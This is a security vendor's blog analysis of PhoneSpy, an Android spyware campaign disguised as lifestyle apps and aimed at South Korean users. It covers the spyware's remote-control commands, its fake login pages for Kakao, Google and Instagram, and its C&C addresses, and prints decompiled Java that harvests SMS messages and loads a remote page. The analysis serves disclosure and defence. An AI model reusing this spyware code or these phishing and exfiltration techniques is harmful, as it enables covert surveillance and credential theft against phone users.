

PhoneSpy: The App-Based Cyberattack Snooping South Korean Citizens

blog.zimperium.com/phonespy-the-app-based-cyberattack-snooping-south-korean-citizens/

November 10, 2021



November 10, 2021 [Aazim Yaswant](#)

Update November 22, 2021: *It has been determined that this specific campaign is no longer active. The command and control server has been taken down, and the infected devices are no longer under the control of the attackers.*

Many of the malware campaigns we have detected over the last year have been global at scale, targeting anyone with little regard to their location. Recently, we discovered and began monitoring the activity behind PhoneSpy, a spyware aimed at South Korean residents with Android devices. With more than a thousand South Korean victims, the malicious group behind this invasive campaign has had access to all the data, communications, and services on their devices.

Unlike other spyware campaigns we have covered that take advantage of vulnerabilities on the device, PhoneSpy hides in plain sight, disguising itself as a regular application with purposes ranging from learning Yoga to watching TV and videos, or browsing photos. But in reality, the application is stealing data, messages, images, and remote control of Android

phones. The data stolen from victim devices ranged from personal photos to corporate communications. The victims were broadcasting their private information to the malicious actors with zero indication that something was amiss.

While the victims have been limited to South Korea, PhoneSpy is an example of how malicious applications can disguise their true intent. When installed on victims' devices, they leave personal and corporate data at risk. With mobile devices playing critical roles in distributed and remote work, it is no surprise that spyware campaigns like PhoneSpy are on the rise.

Samples of PhoneSpy were not found in any Android app store, indicating that attackers are using distribution methods based on web traffic redirection or social engineering.

Once in control, the attackers can access the camera to take pictures, record video, and audio, get precise GPS location, view pictures from the device, and more.

Zimperium zLabs identified the PhoneSpy spyware app during routine threat research, and the zLabs team launched an investigation after identifying multiple related malicious applications.

***Disclosure:** Due to the nature of this spyware campaign, Zimperium has notified and submitted all relevant threat data to US and South Korean authorities. The Zimperium team also reported to the host of the command and control server multiple times, offering support in a takedown of the malicious services. At the time of this writing, the PhoneSpy spyware campaign is still active.*

In this blog, we will:

- Cover the capabilities of the Android spyware;
- Discuss the techniques used to collect and store data; and
- Show the communication with the C&C server to exfiltrate stolen data.

What Can PhoneSpy Spyware Do?

The mobile application poses a threat to Android devices by functioning as an advanced Remote Access Trojan (RAT) that receives and executes commands to collect and exfiltrate a wide variety of data and perform a wide range of malicious actions, such as:

- Complete list of the installed applications
- Steal credentials using phishing
- Steal images
- Monitoring the GPS location
- Steal SMS messages
- Steal phone contacts
- Steal call logs


- Record audio in real-time
- Record video in real-time using front & rear cameras
- Access camera to take photos using front & rear cameras
- Send SMS to attacker-controlled phone number with attacker-controlled text
- Exfiltrate device information (IMEI, Brand, device name, Android version)
- Conceal its presence by hiding the icon from the device's drawer/menu

Upon infection, the victim's mobile device will transmit accurate GPS locational data, share photos and communications, contact lists, and downloaded documents with the command and control server. Similar to other mobile spyware we have seen, the data stolen from these devices could be used for personal and corporate blackmail and espionage. The malicious actors could then produce notes on the victim, download any stolen materials, and gather intelligence for other nefarious practices.

How Does PhoneSpy Spyware Work?

The PhoneSpy spyware disguises itself as various lifestyle apps targeting Korean-speaking users. It is most likely distributed through web traffic redirection or social engineering as it has not been detected in Android stores, including third-party or regional stores. After installation, the application requests permissions and opens a phishing page that imitates the login page of the popular South Korean messaging app "Kakao Talk" to steal credentials.

The application follows the typical behavior of spyware by asking for permissions to exercise its capabilities.





SMS

Send and view SMS messages



Phone

Make and manage phone calls



Microphone

Record Audio



Call logs

read and write phone call log



Contacts

access your contacts



Location

access this device's location



Storage



CANCEL

CONTINUE





App permissions



갤러리



Call logs



Camera



Contacts



Location



Microphone



Phone




SMS



Storage





Figures.1,2: The list of permissions requested by one of the applications

After installation and launch, the app displays a login page and attempts to steal the credentials for “Kakao” which can be used to login into other services in South Korea with the Single-Sign-On feature.







Figures.3-5: The phishing pages hosted by the threat actors

In most of the discovered applications, the application’s user/victim interaction is limited to the above sign-on, only to receive an error message. Many of the applications are facades of a real app with none of the advertised user-based functionality. In a few other cases, like simpler apps that advertise as photo viewers, the app will work as advertised all while the PhoneSpy spyware is working in the background.

```
@SuppressWarnings({"JavaScriptInterface"})
private void m() {
    WebSettings webSettings = this.b.getSettings();
    webSettings.setJavaScriptEnabled(true);
    webSettings.setAppCacheEnabled(true);
    webSettings.setCacheMode(1);
    webSettings.setSupportZoom(true);
    webSettings.setUseWideViewPort(true);
    webSettings.setLayoutAlgorithm(WebSettings.LayoutAlgorithm.SINGLE_COLUMN);
    this.b.setWebViewClient(new WebViewClient());
    this.b.setWebChromeClient(new WebChromeClient());
    this.b.loadUrl("http://gallery.kro.kr/");
}
```

Figure.6: Dynamic loading of content from the remote server





18:31



100

GREAT

4



7



Recent Activity

ONLINE




Park SoMee

Uploading new files
2 min ago..




Kim MeeJin

Downloading new
Documents
5 min ago..



[See All Activity](#)





17:45 



BEST MESSAGES




Kim MeeJin

5 min ago



갤러리 잘보고가~

매일매일 행복하구...이쁜동생 갤러리 볼때마다 행복해보여서 너무 좋아~



Park SoMee

2 hours ago



헐! 언제 부산갔었어?

부산오면 꼭 전화해라구 했잔앙ㅠㅠ 나 어제 제주도옴 ㅠㅠ



Lee So-hee






Lee So-ri

8 min ago

내얼굴 모자이크 해준다며;;

내얼굴 다 나왔잔양 ㅎㅎㅎ 모자이크 해서 올려준다더닝...미웁ㅡㅡ;;



Soyou-ri

10 min ago









사진 많이 올렸넹~ ㅎㅎ

울자기 이쁘이쁘~ 마니마니 올려줘잉~

[View All Messages](#)



Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 logo.png	2014-11-14 12:14	3.6K	
 logo1.png	2014-11-14 12:14	4.1K	
 logo2.png	2020-10-31 23:20	5.4K	
 pattern.png	2014-11-14 12:14	2.8K	
 resource.zip	2020-11-01 00:30	10M	
 resource/	2021-07-08 17:26	-	
 typing-loading.gif	2014-11-14 12:14	723	

Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7 Server at gallery.kro.kr Port 80

Figures.7-10: The fake gallery website displayed by the app & the files hosted on it

While these actions are taking place in the foreground, the spyware abuses its permissions and acts as a Remote Access Trojan, leaving the device open to access for the threat actors. The spyware makes sure to avoid data redundancy by only uploading the latest data created after the last upload, as seen in Figure.11.


```

public static List d(Context context, Long lastPostTime) {
    String v23;
    String v22_1;
    String where;
    long v14;
    ArrayList messageList = new ArrayList();
    String SMS_URI_INBOX = "content://sms/inbox";
    new StringBuilder();
    try {
        ContentResolver cr = context.getContentResolver();
        String[] projection = {"_id", "address", "person", "body", "date", "type"};
        if(lastPostTime == 0L) {
            long v9 = System.currentTimeMillis();
            v14 = v9 - 7776000000L;
        }
        else {
            v14 = lastPostTime;
        }

        where = " date > " + v14;
        Cursor cur = cr.query(Uri.parse("content://sms/"), projection, null, null, "date desc");
        if(cur != null && (cur.moveToFirst())) {
            int phoneNumberColumn = cur.getColumnIndex("address");
            int smsbodyColumn = cur.getColumnIndex("body");
            int dateColumn = cur.getColumnIndex("date");
            int typeColumn = cur.getColumnIndex("type");
            while(true) {
                label_52:
                String phoneNumber = cur.getString(phoneNumberColumn);
                String smsbody = cur.getString(smsbodyColumn);
                long date = cur.getLong(dateColumn);
                int typeId = cur.getInt(typeColumn);
                SMSModel v22 = new SMSModel();
                v22_1 = where;
                v23 = SMS_URI_INBOX;
                v22.sent_recv = typeId;
                boolean v24 = TextUtils.isEmpty(phoneNumber);
                String v25 = "N/A";
                String v0_2 = v24 ? "N/A" : phoneNumber;
                v22.phone_number = v0_2;
                v22.content = TextUtils.isEmpty(smsbody) ? "N/A" : smsbody;
                if(0L != date) {
                    v25 = b0.c(date);
                }

                v22.created_at = v25;
                messageList.add(v22);
                boolean v0_3 = cur.moveToNext();
                goto label_94;
            }
        }
    }
}

```

Figure.11: SMS data collection and exfiltration to the C&C server

The command and control server stores all the exfiltrated data and maintains a communication channel with the infected devices to send commands.

The table of commands and the corresponding actions are shown in Table.1.

Command	Action
0	Upload phone information such as Phone.No, IMEI, Android version, and Model Name
1	Upload the entire contacts list

2	Delete a contact matching by phone number
3	Upload all the SMS stored in the device
4	Upload the latest call logs since the last upload
5	Upload all the photos from the sdcard
6	Upload all the videos from the sdcard
7	Get real-time GPS location
8	Send an SMS to a phone number with content, both as directed by the C&C server
9	Take photos using the Front Camera & upload them to the C&C server
10	Take photos using the Rear Camera & upload them to the C&C server
11	Real-time video streaming using the Front camera
12	Real-time video streaming using the Rear camera
13	Set the duration for real-time audio recording
14	Upload the recorded audio files
16	Add call forwarding
17	Remove call forwarding
18	Update call forwarding
21	Remove blocklisting of a phone number as directed by the C&C server
22	Add blocklisting of a phone number as directed by the C&C server
24	Collect the list of installed applications, including the icon, app version, package name, and update date.
25	Uninstall an application matching by package name
28	Download an apk from the link sent by the C&C server and install the application as an update
30	Insert contact with name and phone number as directed by the C&C server
31	Delete all the SMS stored in the infected device
32	Delete all call logs stored in the infected device

Table.1: Supported commands and associated actions

The command and control server has a web-based interface and is protected by an authentication mechanism using credentials, as seen in Figure.12.





Figure.12: The login panel of the C&C server

The application is capable of uninstalling any user-installed applications, including mobile security apps. The device's precise location is available in real-time to the malicious actors, all without the victim knowing. The spyware also enables the threat actor to use phishing pages for harvesting credentials of Facebook, Instagram, Google, and Kakao Talk, just like the phishing pages shown in Figures.13-15. The threat actor uses the command “33” to send a phishing URL to the device, and PhoneSpy loads the page. Any credentials typed into the forms are sent back to the command and control server.



 1.234.82.31:8008/phone




Please input the email or password.

Email or Phone

Password


LOG IN



22:59 

    100



 1.234.82.31:8008/phone



Google

로그인


Google 계정 사용 자세히 알아보기

Google Email

비밀번호

Login



23:00 





⚠️ 1.234.82.31:8008/phone

3



Instagram

Login



